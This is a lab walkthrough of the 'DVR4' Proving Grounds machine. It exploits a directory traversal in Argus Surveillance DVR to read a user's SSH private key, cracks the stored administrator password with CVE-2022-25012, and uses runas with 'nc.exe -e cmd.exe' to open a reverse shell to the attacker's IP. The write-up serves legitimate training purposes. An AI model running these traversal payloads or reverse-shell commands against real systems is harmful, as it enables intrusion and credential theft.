PG Practice - DVR4
Machine Type: Windows
Difficulty: Intermediate
Initial Enumeration
Let's spin up the machine and start the enumeration process. We will run nmap to get the open ports and services.
sudo nmap -sC -sV -O -p- 192.168.229.179 -oN nmap/dvr4.nmapIt took very long time to run with those nmap flags, I instead only ran it with -p- to scan all ports that are open, without version and script enumeration.
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
8080/tcp  open  http-proxy
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
Since port 8080 was open, I ran a second nmap scan to get more information about the service running on that port.
8080/tcp open  http-proxy
|_http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]
|_http-title: Argus Surveillance DVR
Great! We have a web service called Argus Surveillance DVR running on port 8080.
Just for practice sake, I also tried to enumerate the SMB service running on port 445, but it was not allowing SMB null session, and enum4linux-ng also failed.
└─$ smbclient -L //192.168.229.179
Password for [WORKGROUP\fpv]:
session setup failed: NT_STATUS_ACCESS_DENIED
I also ran a directory brute force with dirsearch to see if there are any useful directories, but there wasn't any.
dirsearch -u http://192.168.229.179:8080 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
After a quick Google search, I found a directory path traversal vulnerability.


The exploit was basically using a directory traversal vulnerability to read the \Windows\system.ini file which was used in early versions of Windows to load device drivers and the default Windows shell.

While navigating through the web interface, I found possible users in the web server.
Foothold:
The Viewer user looked juicy, and I knew that port 22 was open, so I simply tried to get the SSH key for the Viewer user, using the directory traversal vulnerability.
curl "http://192.168.229.179:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FUsers%2FViewer%2F.ssh%2Fid_rsa&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD="
Sweet! I got the SSH key for the Viewer user. Now it's time to connect to the machine.
nano viewer.ssh
chmod 400 viewer.ssh
ssh -i viewer.ssh viewer@192.168.229.179
Once I had the access, I grabbed the local.txt from viewer's Desktop, and I started the manual enumeration process

When I see SeShutdownPrivilege as the access token, I knew that I can reboot the machine, and possibly restart the service.
By executing the command below, I got a better understanding of the 32-bit applications installed on the machine.
Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, Publisher, InstallDate
There were couple processes running that looked juicy:
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    444      34    10872      26044              2104   0 BvSshServer
    428      52     7668      19492              1708   0 DVR
    267      12     1988       8664              1352   0 DVRWatchdog
    499      27     4172      16648               420   0 WebServerForAdmin
Most of the commands were not working due to low level access:

I decided to run winpeas.exe to get more information about the machine.

Although there was an unquoted service path, I was not able to upload or move any files from the directories to replace the executables with an exploit.
Privilege Escalation:
After a second Google search, I found another exploit which takes advantage of the weak password encryption.
By checking the contents of "C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini" file, I found the password hash for the Administrator user.

Cracked the password using the exploit:
python CVE-2022-25012.py ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8
I tried logging in via SSH but it was not working, so the next step was to use runas:
runas /user:Administrator "C:\Users\viewer\nc.exe -e cmd.exe 192.168.45.223 8080"I was able to receive the reverse shell with nc as the Administrator user.

Pwn3d! :)
Takeaway
- Directory traversal vulnerabilities can be extremely powerful - in this case, it allowed us to extract an SSH private key and gain initial access to the system.
- Password storage security is critical - this system used weak encryption for storing administrator credentials, which ultimately led to full system compromise.
- Even with limited user privileges, thorough enumeration (checking installed software, running processes, and service configurations) is essential for finding potential privilege escalation paths.
Happy Hacking!